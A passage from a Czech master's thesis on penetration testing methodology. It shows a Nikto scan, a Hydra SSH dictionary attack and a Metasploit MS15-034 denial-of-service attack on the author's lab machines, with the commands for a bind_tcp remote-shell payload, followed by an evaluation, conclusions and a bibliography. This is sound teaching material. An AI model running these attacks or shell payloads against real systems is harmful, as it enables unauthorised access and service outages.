a středními organizacemi, obsahuje databázi s menším počtem zranitelností v porovnání s nástrojem Nessus. Nicméně cena nástroje Nessus je 84.073 Kč za rok.

**Nikto**

V další sekci si ukážeme práci s nástrojem Nikto, který analyzuje webový server. Tento nástroj je dostupný například v distribuci Kali Linux. Předpokládejme situaci, ve které jsme nástrojem Nmap shromáždili informace, ze kterých vyplynulo, že na zařízení je spuštěn webový server. Nikto testuje webový server, hledá základní zranitelnosti: špatná konfigurace, skryté soubory a tak dále. Získané informace se týkají převážně frontendu webové aplikace. Pokud přidáme parametr *-h*, jedná se o komplexní sken, obsahující veškeré informace, které nástroj může poskytnout.

Obrázek níže představuje část informací, které jsou výsledkem skenu. Ze shromážděných informací lze vidět, že webové aplikaci chybí zabudovaný filtr proti XSS. Ověřování zdroje není nastavené v hlavičce podle MIME typu, stránka je náchylná k tzv. content-sniffingu, prohlížeč může spustit java script v textovém souboru. Podle struktury složek je možné odhadnout, že se jedná o redakční systém WordPress, který běží na neaktualizovaném Apache serveru. Následuje fáze analyzování informací, penetrační tester by měl filtrovat, co je pro něj důležité z hlediska možného útoku a rozhlédnout se v databázích po možných exploitech podle verzí spuštěných služeb a dalších informací.





**Obrázek 18 Nikto sken webové aplikace**
Zdroj: Vlastní zpracování

## 8.2 Exploit

### Hydra

Jednou z možností, jak začít vlastní exploit, je „password cracking“. Pokud fáze průzkumu neodhalila závažné bezpečnostní nedostatky, je to jedna z mála možností, které zbývají. Existuje několik nástrojů, které jsou vhodné pro tuto techniku. V této publikaci bude představen nástroj Hydra. Na internetu existuje velké množství volně dostupných slovníků hesel, některé se týkají koníčků, jazyků, seriálů a tak dále. Nebo populárních prolomených hesel, které hackeři shromažďují. Jeden z těchto slovníků byl použit.

Nástroj je ukázán na modelové situaci. Z průzkumu byly zjištěny následující informace. Zařízení, na které se útočí, má nejnovější verzi Linuxu distribuce Ubuntu, byla nalezena spuštěná SSH služba, sloužící jako zabezpečený komunikační protokol. Cílem útoku bude právě SSH služba. Na zařízení je založen uživatel admin s heslem ondra. Penetrační tester nebo hacker by pravděpodobně uživatelské jméno admin nebo administrator zkoušel, heslo by se snažil prolomit.





**Obrázek 19 Hydra slovníkový útok na zařízení 192.168.0.155**
Zdroj: Vlastní zpracování

Slovník, stažený z internetu obsahoval 12 234 výrazů. Útok byl spuštěn příkazem, který je vidět na obrázku 17. Parametr *–l* definuje uživatelské jméno, parametr *–P* soubor neboli slovník, odkud nástroj čerpá výrazy. Parametr *–t* určuje, kolik vláken má být využito, instrukce k nástroji radí použít čtyři. Naposled je definován cíl útoku SSH. Rychlost útoku se pohybovala kolem 25 pokusů za minutu. Pokud by nedošlo ke shodě, útok by byl spuštěný zhruba sedm hodin. Poté by byly všechny výrazy ve slovníku vyzkoušeny. Útok byl úspěšný po dvou hodinách, kdy bylo nalezené správné heslo *ondra*. [39]

**Metasploit**

Vzhledem k průzkumu z předchozí fáze bylo zjištěno, že server s IP adresou 192.168.0.222 má bezpečnostní slabinu MS15-034. OpenVAS tuto slabinu ohodnotil na škále od jedné do deseti číslem deset, tedy jako kritickou zranitelnost. Níže je ukázka, jak s nástrojem pracovat. Jedná se o DoS útok, výsledkem je vypnutí stroje nebo služby. Útok cílí na operační systém Windows 8.1, Windows Server 2012 a Windows server 2012 bR2. V případě, že operační systém je provozován na VMware Workstation, využití exploitu vede k „modré smrti“. Nicméně virtualizovaná zařízení na platformě VMware ESX nebo fyzické stroje se zdají být stabilní.

Nejprve je nutné nástroj spustit z příkazové řádky příkazem *msfconsole*. Následně je vybrán exploit příkazem *use* a zvolen cíl útoku., V posledním kroku stačí spustit exploit příkazem *run.* Pokud by byl útok úspěšný, zařízení se stane na nějakou dobu nedostupné. To je možné ověřit dostupností služeb nebo jiným způsobem (např. ping, pokud firewall povoluje ICMP odezvu). [38]




**Obrázek 20 Ukázka práce s nástrojem Metasploit**
Zdroj: Vlastní zpracování

K nástroji je relativně dobře zpracovaná nápověda, která se vyvolá parametrem *help* nebo *otazníkem*. Procházení exploitů je vyvoláno příkazem *show exploits*, zadávání příkazů usnadňuje doplňování příkazů, které je vyvoláno klávesou tab, obzvlášť v případě psaní dlouhých názvů exploitů. V případě, že byla nalezena


bezpečnostní slabina ve fázi průzkumu, příkazem *search* lze vyhledat konkrétní exploit.

Payloads bývají použity po úspěšně provedeném exploitu. Jejich procházení je vyvoláno podobně jako u exploitů a to příkazem *show payloads*. Ukázkou jednoho typu payload může být připojení k příkazové řádce napadeného stroje přes TCP/IP spojení a to přímo do konzole metasploit frameworku. Nejprve je nutné vybrat typ payloadu příkazem *set payload windows/shell/bind_tcp*, zvolit IP adresu zařízení *set RHOST 192.168.0.222*, potvrdit příkazem *exploit*.


# 9 Vyhodnocení a zhodnocení výsledků testů

Tato kapitola bude věnována vyhodnocení výsledků z proběhlého penetračního testování. Je vhodné z každého penetračního testování vytvořit report, kde jsou shrnuty a zhodnoceny výsledky.

Nejprve proběhla ukázka průzkumu v síti nástrojem Nmap. Průzkum byl simulován jako interní penetrační test, tedy test probíhal uvnitř lokální sítě. Pro tento účel byla zvolena kombinace TCP, UDP a ACK skenu, celkem bylo zjištěno 25 aktivních zařízení. Vzhledem k povědomí autora této publikace o dané síti lze usuzovat, že v průběhu testování bylo v síti celkem 27 zařízení. Z tohoto faktu lze vyvodit, že průzkum sítě nástrojem Nmap odhalil skoro všechna zařízení a pravidla firewallu by měla být nastavena lépe. Jakmile byla zjištěna dostupná zařízení, proběhla fáze průzkumu hledání otevřených portů, spuštěných služeb a odhad operačního systému na zařízeních. Nutno podotknout, že při identifikaci operačních systémů Nmap na několika zařízení selhal a operační systém nezjistil. Následovala analýza síťové komunikace, při které nebylo zjištěno nic důležitého z hlediska útoku.




**Obrázek 21 Souhrn bezpečnostních slabin Windows Server 2012 R2**
Zdroj: Vlastní zpracování




**Obrázek 22 Souhrn bezpečnostních slabin Windows Server 2003**
Zdroj: Vlastní zpracování

Jakmile byl manuálně shromážděn dostatek informací o síťové infrastruktuře, následovaly automatizované skeny zranitelností a to nástroji OpenVAS a Nessus. Velký rozdíl z hlediska zabezpečení lze vidět na obrázcích číslo 19 a 20. Největší rozdíl je v instalovaném podporovaném operačním systému na novějším zařízení, kde jsou pravidelně instalovány bezpečnostní záplaty pro aplikace a služby. Nepatrnou roli hraje i to, že na zařízení s OS Windows Server 2003 je spuštěno více služeb.

Dalším krokem bylo vyzkoušení nalezených bezpečnostních hrozeb. Nejprve byl zvolen nástroj Hydra pro slovníkový útok. Zde byla názorná ukázka toho, jak je důležité volba složitého komplexního hesla. Velmi záleží, jaký slovník penetrační tester použije. Vzhledem k velkému počtu dostupných slovníků je to otázka náhody, zda bude heslo uhodnuto. Nicméně pokud má uživatel složité heslo, které nedává logicky smysl, obsahuje větší počet znaků a speciální znaky, je velmi malá šance, že heslo bude prolomeno, obzvlášť slovníkovým útokem. Mnohem větší šance na prolomení hesla je sociální inženýrství nebo podobná metoda. Na internetu jsou dostupné kalkulačky, podle kterých lze zjistit, jakou dobu trvá prolomení konkrétních hesel brute force metodou. Prolomení relativně jednoduchého hesla

*MyPass20* brute force metodou by procesorem Intel Core i5-6600K trvalo zhruba 7 měsíců [40].

Naposled byl vyzkoušen Metasploit Framework na otestování bezpečnostní slabiny MS15-034. Při samotném exploitu byl využit DoS útok, výsledkem byla modrá smrt zařízení a nutný restart. Útok na zařízení proběhl úspěšně. Pokud by to byl server v reálném provozu, vyústilo by to v nedostupnost služeb.

# 10 Závěry a doporučení

V diplomové práci byla zachycena problematika počítačových útoků. Teoretická část byla věnována představení problematiky penetračního testování a také vysvětlení stěžejních termínů spjatých s penetračním testováním. V praktické části autor publikace ukázal práci s populárními nástroji z oblasti penetračního testování.

V úvodu teoretické fáze bylo vysvětleno, co penetrační testování je, jaké má obvykle fáze a jakým způsobem je klasifikované. Následovala kapitola o metodikách, standardech. K vybraným standardům byla napsána rešerše. Na základě výsledků z této kapitoly byla realizována případová studie. Autor vybral to nejpodstatnější z metodik OSSTMM a NIST dle svého uvážení. V další kapitole byly představeny vybrané kybernetické hrozby, jejich krátký popis a dopad. Následně byla představena dostupná ochrana proti těmto hrozbám. Pátá kapitola byla věnována obecným principům během penetračního testování. V šesté kapitole byly představeny populární nástroje užívané k penetračnímu testování. U každého nástroje byla vypracována drobná rešerše, k čemu se používá, jakým způsobem, jeho výhody či nevýhody a pod jakou licencí je dostupný na trhu. Vzhledem k tomu, že žádná metodika není ideální a technologické systémy nejsou homogenní, je vhodné tyto metodiky kombinovat. Autor diplomové práce v sedmé kapitole navrhl a definoval konkrétní metody v průběhu navrženého scénáře, vycházející z kombinací více metodik současně.

V praktické části byly nastíněny praktické ukázky doporučených nástrojů. Vzhledem k situaci, kdy je na trhu k dispozici velké množství nástrojů, penetrační tester si může vybrat, případně je kombinovat za účelem dosažení co nejlepšího výsledku. Ve fázi průzkumu bylo zjištěno několik zranitelností operačního systému. Součástí praktické části je ukázka exploitu zranitelnosti pomocí nástroje metasploit framework. Díky metasploit frameworku byla fáze exploitu velmi jednoduchá, důležité bylo vybrat správný exploit a zvolit cíl útoku. Praktická ukázka simulovala DoS útok, díky kterému bylo možné vyřazovat server opakovaně z provozu. Na závěr byly zhodnoceny výsledky navrženého scénáře.

Vzhledem k vzrůstajícímu počtu útoků na počítačové sítě a systémy je zřejmé, že zabezpečení síťové infrastruktury je aktuálním tématem pro všechny organizace. Diplomová práce tak může sloužit jako zdroj informací pro nováčky v oblasti penetračního testování.

# 11 Seznam použité literatury


[1] PRESS, Australian Associated, 2019. Systems shut down in Victorian hospitals after suspected cyber attack. The Guardian [online]. [vid. 2020-02-05]. Dostupné z: https://www.theguardian.com/australia-news/2019/oct/01/systems-shut-down-in-victorian-hospitals-after-suspected-cyber-attack

[2] WEAVER, Matthew, 2014. UK moves to shut down Russian hackers streaming live British webcam footage. The Guardian [online]. [vid. 2020-02-05]. Dostupné z: https://www.theguardian.com/technology/2014/nov/20/webcam-hackers-watching-you-watchdog-warns

[3] RANI, Seema a Ritu NAGPAL. PENETRATION TESTING USING METASPLOIT FRAMEWORK: AN ETHICAL APPROACH. International Research Journal of Engineering and Technology (IRJET) [online]. , 539-542 [cit. 2020-02-06]. Dostupné z: https://www.irjet.net/archives/V6/i8/IRJET-V6I893.pdf

[4] DIACHUK, Oleg, 2018. Guide to Modern Penetration Testing [Part 2] | Grey Box Penetration Testing | Infopulse [online] [vid. 2020-02-06]. Dostupné z: https://www.infopulse.com/blog/guide-to-modern-penetration-testing-part-2-fifty-shades-of-grey-box/

[5] DAS, Ravi, 2019. The Types of Penetration Testing [Updated 2019] [online] [vid. 2020-02-06]. Dostupné z: https://resources.infosecinstitute.com/the-types-of-penetration-testing/

[6] TRIAXOM SECURITY, 2019. What is a DMZ and Why is it Important? » Triaxiom Security [online] [vid. 2020-02-06]. Dostupné z: https://www.triaxiomsecurity.com/2019/04/17/what-is-a-dmz-and-why-is-it-important/

[7] SINGH, Harmandeep, Surender JANGRA a Pankaj Kumar VERM. Penetration Testing: Analyzing the Security of the Network by Hacker's Mind. IJLTEMAS [online]. 2016, 56-60 [cit. 2020-02-07]. Dostupné z: https://www.academia.edu/25790677/Penetration_Testing_Analyzing_the_Security_of_the_Network_by_Hackers_Mind

[8] MBI. U166A : Průběh penetračního testování [online] [vid. 2020-02-12]. Dostupné z: https://mbi.vse.cz/public/cs/obj/TASK-362

[9] SELECKÝ, Matúš. Penetrační testy a exploitace. Brno: Computer Press, 2012. ISBN 978-80-251-3752-9.

[10] HOLASOVÁ, Eva a Vlastimil ČLUPEK. Kybernetické útoky na operační systémy. 2018.

[11] LONG, Johnny, Bill GARDNER a Justin BROWN. Google Hacking Basics. Google Hacking for Penetration Testers [online]. Elsevier, 2016, 2016, s. 47-60 [cit. 2020-02-23]. DOI: 10.1016/B978-0-12-802964-0.00003-9. ISBN 9780128029640. Dostupné z: https://linkinghub.elsevier.com/retrieve/pii/B9780128029640000039

[12] KRČMÁŘ, Petr. Shodan.io: užitečný vyhledávač internetových slabin. Root.cz [online] [vid. 2020-02-23]. Dostupné z: https://www.root.cz/clanky/shodan-io-uzitecny-vyhledavac-internetovych-slabin/

[13] LÉVESQUE, Fanny Lalonde, Sonia CHIASSON, Anil SOMAYAJI a José M. FERNANDEZ. Technological and Human Factors of Malware Attacks. ACM Transactions on Privacy and Security [online]. 2018, 21(4), 1-30 [cit. 2020-02-28]. DOI: 10.1145/3210311. ISSN 24712566. Dostupné z: http://dl.acm.org/citation.cfm?doid=3232648.3210311

[14] NYKODÝMOVÁ, Helena. Botnety: nová internetová hrozba. Lupa.cz [online] [vid. 2020-02-28]. Dostupné z: https://www.lupa.cz/clanky/botnety-internetova-hrozba/

[15] PALOALTO NETWORKS. What Is DNS Tunneling? - Palo Alto Networks [online] [vid. 2020-03-06]. Dostupné z: https://www.paloaltonetworks.com/cyberpedia/what-is-dns-tunneling

[16] MAYNOR, David a K. K. MOOKHEY. Metasploit toolkit for penetration testing, exploit development, and vulnerability research. Burlington, MA: Syngress, c2007. ISBN 9781597490740.

[17] NORTON ANTIVIRUS. What is antivirus software? Antivirus definition | Norton [online] [vid. 2020-03-11]. Dostupné z: https://us.norton.com/internetsecurity-malware-what-is-antivirus.html

[18] DNSSTUFF, 2019. What Is an Intrusion Detection System? Definition, Types, and Tools - DNSstuff [online] [vid. 2020-03-11]. Dostupné z: https://www.dnsstuff.com/intrusion-detection-system

[19] SNORT. Snort Frequently Asked Questions [online] [vid. 2020-03-12]. Dostupné z: https://www.snort.org/faq

[20] ROUSE, Margaret, 2006. What is Nessus? - Definition from WhatIs.com [online] [vid. 2020-03-14]. Dostupné z: https://searchnetworking.techtarget.com/definition/Nessus

[21] MALTEGO, 2020. What can I use Maltego for? [online] [vid. 2020-03-15]. Dostupné z: https://docs.maltego.com/support/solutions/articles/15000020188-what-can-i-use-maltego-for-

[22] FYODOR. Nmap | Penetration Testing Tools [online] [vid. 2020-03-18]. Dostupné z: https://tools.kali.org/information-gathering/nmap

[23] DAS, Ravi, nedatováno. The Top 5 Pentesting Tools You Will Ever Need [online] [vid. 2020-03-19]. Dostupné z: https://resources.infosecinstitute.com/category/certifications-training/pentesting-certifications/top-pentesting-tools

[24] G0TMI1K., 2019. What is Kali Linux? | Kali Linux Documentation [online] [vid. 2020-03-31]. Dostupné z: https://www.kali.org/docs/introduction/what-is-kali-linux/

[25] THE PARROT PROJECT, nedatováno. Parrot Security [online] [vid. 2020-04-03]. Dostupné z: https://parrotlinux.org/

[26] Google-Search-Operators. In: AK DIGIHUB [online]. [cit. 2020-05-06]. Dostupné z: https://akdigihub.com/wp-content/uploads/2019/04/Google-Search-Operators_-The-Complete-List-1.png

[27] What is a Man-In-The-Middle Attack. In: Pradeo [online]. [cit. 2020-05-06]. Dostupné z: https://blog.pradeo.com/man-in-the-middle-attack

[28] HERZOG, Pete a Marta BARCELÓ. OSSTMM 3 – The Open Source Security Testing Methodology Manual [online]. 2010 [cit. 2020-06-05].

[29] PTEST, 2014. The Penetration Testing Execution Standard [online] [vid. 2020-06-09]. Dostupné z: http://www.pentest-standard.org/index.php/Main_Page

[30] OWASP, 2017. Table of Contents | OWASP [online] [vid. 2020-06-09]. Dostupné z: https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/

[31] Scarfone, K., Souppaya, M.P., Cody, A.J., & Orebaugh, A. (2008). Technical Guide to Information Security Testing and Assessment.

[32] INC, FTP Today. What is NIST? The Complete Guide to the NIST Cybersecurity Framework [online] [vid. 2020-06-15]. Dostupné z: https://www.ftptoday.com/what-is-nist

[33] Open Web Application Security Project, PageKicker Robot Phil 73 (2015). OWASP Top 10 - 2013.

[34] RUBENS, Paul, 2018. *How to Prevent SQL Injection Attacks* [online] [vid. 2020-06-17]. Dostupné z: https://www.esecurityplanet.com/threats/how-to-prevent-sql-injection-attacks.html

[35] PEJŠA, Jan, 2008. Co je Cross-Site Request Forgery a jak se mu bránit. *Zdroják* [online]. [vid. 2020-06-19]. Dostupné z: https://www.zdrojak.cz/clanky/co-je-cross-site-request-forgery-a-jak-se-branit/

[36] ISECOM. RESEARCH [online] [vid. 2020-06-29]. Dostupné z: https://www.isecom.org/research.html

[37] HALLER, Martin, 2020. Jak mohli hackeři napadnout Povodí Vltavy? Průzkum dle OSINT. *Martin Haller* [online]. [vid. 2020-07-10]. Dostupné z: https://martinhaller.cz/bezpecnost/jak-hackeri-napadli-povodi-vltavy-pruzkum-dle-osint/

[38] WHITCROFT, Rich, SINN3R a Neo SUNNY, 2018. MS15-034 HTTP Protocol Stack Request Handling HTTP.SYS Memory Information Disclosure. *Rapid7* [online] [vid. 2020-07-29]. Dostupné z: https://www.rapid7.com/db/modules/auxiliary/scanner/http/ms15_034_http_sys_memory_dump

[39] CONGLETON, Nick, 2018. *SSH Password Testing With Hydra on Kali Linux - LinuxConfig.org* [online] [vid. 2020-07-29]. Dostupné z: https://linuxconfig.org/ssh-password-testing-with-hydra-on-kali-linux

[40] BETTERBUYS. Estimating Password Cracking Times. *Better Buys* [online] [vid. 2020-08-01]. Dostupné z: https://www.betterbuys.com/estimating-password-cracking-times/

# 12 Přílohy

1)

Univerzita Hradec Králové
Fakulta informatiky a managementu

# Zadání diplomové práce

| | |
|---|---|
| **Autor:** | **Bc. Ondřej Pipek** |
| Studium: | I1700491 |
| Studijní program: | N1802 Aplikovaná informatika |
| Studijní obor: | Aplikovaná informatika |
| **Název diplomové práce:** | **Prinicpy penetračního testování pro technologické systémy** |
| Název diplomové práce AJ: | Principles of penetration testing for technological systems |

**Cíl, metody, literatura, předpoklady:**

Cílem diplomové práce je zpracovat a otestovat metodiku pro penetrační testování s prostředí technologických systémů. V teoretické části práce autor představí principy penetračního testování s důrazem na prostředí technologických systémů. Autor představí vhodné nástroje pro penetrační testování se zaměřením na využitelnost vhodných frameworků.

V praktické části pak autor připraví postupy pro využití jednotlivých vybraných nástrojů a sady testů včetně testovacích scénářů a jejich vyhodnocení. Výstupem praktické části pak bude ověření navržených scénářů v praxi a podrobná step-by-step metodika pro přípravu, realizaci a vyhodnocení penetračních testů na základě navržených scénářů.

ALLSOPP, Wil. *Advanced penetration testing: hacking the world's most secure networks. Indianapolis, NY: John Wiley, 2017. ISBN 9781119367680.*

*BALOCH, Rafay. Ethical hacking and penetration testing guide. Boca Raton, 2015. ISBN 978-148-2231-618. KNOWELL, Richard. Advanced Penetration Testing : Red Team. UK: Createspace Independent Publishing Platform, 2018. ISBN 9781983876844.*

| | |
|---|---|
| Garantující pracoviště: | Katedra informačních technologií, Fakulta informatiky a managementu |
| Vedoucí práce: | Mgr. Josef Horálek, Ph.D. |
| Oponent: | Ing. Tomáš Svoboda |

Datum zadání závěrečné práce: 21.10.2014